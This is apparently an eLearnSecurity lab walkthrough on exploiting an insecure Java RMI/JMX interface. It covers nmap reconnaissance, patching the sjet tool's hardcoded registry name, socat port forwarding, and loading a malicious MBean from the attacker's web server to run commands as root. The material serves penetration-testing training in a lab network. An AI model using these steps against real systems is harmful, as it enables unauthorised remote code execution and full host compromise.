HERA LAB

INSECURE RMI

eLearn Security
AN INE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:

hp Microsoft intel cisco AT&T verizon U.S. AIR FORCE pwc gemalto security to be free

1. Scenario

You are placed in an unknown network. Using nmap, discover a Remote Method Invocation interface and achieve code execution by taking advantage of a misconfiguration.

2. Goals

- Find and identify a vulnerable interface
- Write a custom tool or modify a publicly available one to achieve code execution

3. What you will learn

- Attacking insecure RMI interfaces
- Customizing a tool in order to successfully attack RMI implementations

4. Recommended tools

- Burpsuite
- RMI exploitation tool e.g. sjet (https://github.com/siberas/sjet)
- Socat
- Nmap
- Netcat

5. Network Configuration

The vulnerable machine can be found at **172.16.64.205**

6. Tasks

Task 1. Perform reconnaissance

Find all RMI ports on the target machine.

Task 2. Patch the tool

Tweak the exploitation tool a bit, so that it is able to talk to the vulnerable interface. Focus on any hardcoded names that need to be tweaked.

Task 3. Redirect network traffic

Use port forwarding so that the RMI interface can properly communicate with its second part.

Task 4. Achieve code execution

Run the exploit in order to obtain code execution.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1. PERFORM RECONNAISSANCE

A basic nmap scan can with the -A option (or the "rmi-dumpregistry" script) can be helpful to list the whole interface.

```
Nmap scan report for 172.16.64.205
Host is up (0.14s latency).
Not shown: 65345 closed ports, 186 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 76:f6:ef:c1:3f:45:1a:a8:8a:91:50:34:02:0b:5b:0b (RSA)
|   256 46:c3:cc:07:8f:b4:d6:68:5f:07:c6:6c:e2:06:16:45 (ECDSA)
|_  256 5b:50:f1:f7:be:f9:fa:96:30:63:40:73:ac:59:69:8c (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
9999/tcp  open  java-rmi Java RMI
| rmi-dumpregistry:
|   CustomJMXRMI
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.1.1:40767
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
40767/tcp open  java-rmi Java RMI
```

We notice a custom URL and a local Stub. This might be an issue when trying to exploit the interface using an automated tool.

TASK 2. PATCH THE TOOL

We have downloaded the tool https://github.com/siberas/sjet with "git clone" as well as a jython standalone jar from http://search.maven.org/remotecontent?filepath=org/python/jython-standalone/2.7.0/jython-standalone-2.7.0.jar

If we try to run the tool as described in its README github section, we will encounter an error.

First, we can observe that the tool uses a default jmxrmi URL…

```
root@0xluk3:~/Desktop/Tools/sjet# jython sjet.py 172.16.64.205 9999 password install http://172.16.64.3:7000 7000
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by jnr.posix.JavaLibCHelper$ReflectiveAccess (file:/usr/share/java/jnr-posix.jar) to method sun.nio.ch.SelChI
mpl.getFD()
WARNING: Please consider reporting this to the maintainers of jnr.posix.JavaLibCHelper$ReflectiveAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
sJET - siberas JMX Exploitation Toolkit
======================================
[+] Starting webserver at port 7000
[+] Connecting to: service:jmx:rmi:///jndi/rmi://172.16.64.205:9999/jmxrmi
[-] Error: Can't connect to remote_service
```

…while the registry has a custom name.

```
9999/tcp  open  java-rmi Java RMI
| rmi-dumpregistry:
|   CustomJMXRMI
|     javax.management.remote.rmi.RMIServerImpl_Stub
|     @127.0.1.1:40767
|     extends
|       java.rmi.server.RemoteStub
|       extends
|_        java.rmi.server.RemoteObject
```

In order to match it, we will need to modify the program itself (sjet.py)

In the beginning of the file we should change JMXServiceURL to ***CustomJMXRMI***, as follows.


```
 GNU nano 4.5                                  sjet.py                                      Modified
        pass

    def checkServerTrusted(self,chain,auth):
        pass

    def getAcceptedIssuers(self):
        return None


### AUX ###
def connectToJMX(args):
    # Basic JMX connection, always required
    trust_managers = array([TrustAllX509TrustManager()], TrustManager)

    sc = SSLContext.getInstance("SSL")
    sc.init(None, trust_managers, None)
    SSLContext.setDefault(sc)
    jmx_url = JMXServiceURL("service:jmx:rmi:///jndi/rmi://" + args.targetHost + ":" + args.targetPort + "/CustomJMXRMI")
    print "[+] Connecting to: " + str(jmx_url)
    try:
        jmx_connector = JMXConnectorFactory.connect(jmx_url)
```

However, the connection cannot be established still.

```
root@0xluk3:~/Desktop/Tools/sjet# jython sjet.py 172.16.64.205 9999 password install http://172.16.64.3:7000 7000
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by jnr.posix.JavaLibCHelper$ReflectiveAccess (file:/usr/share/java/jnr-posix.jar) to method sun.nio.ch.SelChI
mpl.getFD()
WARNING: Please consider reporting this to the maintainers of jnr.posix.JavaLibCHelper$ReflectiveAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
sJET - siberas JMX Exploitation Toolkit
====================================
[+] Starting webserver at port 7000
[+] Connecting to: service:jmx:rmi:///jndi/rmi://172.16.64.205:9999/CustomJMXRMI
[-] Error: Can't connect to remote service
root@0xluk3:~/Desktop/Tools/sjet#
```

TASK 3. REDIRECT NETWORK TRAFFIC

If you run Wireshark on local loopback (or all interfaces) you will observe that during the exploit's execution, your machine is trying to connect to the RMI Stub which is implemented on, as the registry dump says, 127.0.1.1



This is of course not true and as port 40767 is opened, you should redirect traffic from localhost 40767 to the remote host. This can be achieved using socat.

```
socat tcp-l:40767,fork tcp:172.16.64.205:40767
```

TASK 4. ACHIEVE CODE EXECUTION

Now with socat set up you can run the patched tool twice in order to achieve code execution. First, you install the MBean with the below command.

```
jython sjet.py 172.16.64.205 9999 password install http://172.16.64.3:7000
7000
```

It will be protected with a password “password”.

```
root@0xluk3:~/Desktop/Tools/sjet# jython sjet.py 172.16.64.205 9999 password install http://172.16.64.3:7000 7000
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by jnr.posix.JavaLibCHelper$ReflectiveAccess (file:/usr/share/java/jnr-posix.jar) to method sun.nio.ch.SelChI
mpl.getFD()
WARNING: Please consider reporting this to the maintainers of jnr.posix.JavaLibCHelper$ReflectiveAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
sJET - siberas JMX Exploitation Toolkit
======================================
[+] Starting webserver at port 7000
[+] Connecting to: service:jmx:rmi:///jndi/rmi://172.16.64.205:9999/CustomJMXRMI
[+] Connected: rmi://172.16.64.3  1
[+] Loaded javax.management.loading.MLet
[+] Loading malicious MBean from http://172.16.64.3:7000
[+] Invoking: javax.management.loading.MLet.getMBeansFromURL
172.16.64.205 - - [29/Dec/2019 08:38:52] "GET / HTTP/1.1" 200 -
172.16.64.205 - - [29/Dec/2019 08:38:52] "GET /kfahcfmu.jar HTTP/1.1" 200 -
[+] Successfully loaded MBeanSiberas:name=payload,id=1
[+] Changing default password...
[+] Loaded de.siberas.lab.SiberasPayload
[+] Successfully changed password
```

Now, to execute code using your installed MBean you can use the below command.

```
jython sjet.py 172.16.64.205 9999 password command "id"
```

```
root@0xluk3:~/Desktop/Tools/sjet# jython sjet.py 172.16.64.205 9999 password command "id"
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by jnr.posix.JavaLibCHelper$ReflectiveAccess (file:/usr/share/java/jnr-posix.jar) to method sun.nio.ch.SelChI
mpl.getFD()
WARNING: Please consider reporting this to the maintainers of jnr.posix.JavaLibCHelper$ReflectiveAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
sJET - siberas JMX Exploitation Toolkit
======================================
[+] Connecting to: service:jmx:rmi:///jndi/rmi://172.16.64.205:9999/CustomJMXRMI
[+] Connected: rmi://172.16.64.3  2
[+] Loaded de.siberas.lab.SiberasPayload
[+] Executing command: id
uid=0(root) gid=0(root) groups=0(root)
```

The machine is compromised! Don’t forget to uninstall the malicious MBean, as follows.

```
root@0xluk3:~/Desktop/Tools/sjet# jython sjet.py 172.16.64.205 9999 password uninstall
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by jnr.posix.JavaLibCHelper$ReflectiveAccess (file:/usr/share/java/jnr-posix.jar) to method sun.nio.ch.SelChI
mpl.getFD()
WARNING: Please consider reporting this to the maintainers of jnr.posix.JavaLibCHelper$ReflectiveAccess
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
sJET - siberas JMX Exploitation Toolkit
======================================
[+] Connecting to: service:jmx:rmi:///jndi/rmi://172.16.64.205:9999/CustomJMXRMI
[+] Connected: rmi://172.16.64.3  3
[+] MBean correctly uninstalled
root@0xluk3:~/Desktop/Tools/sjet#
```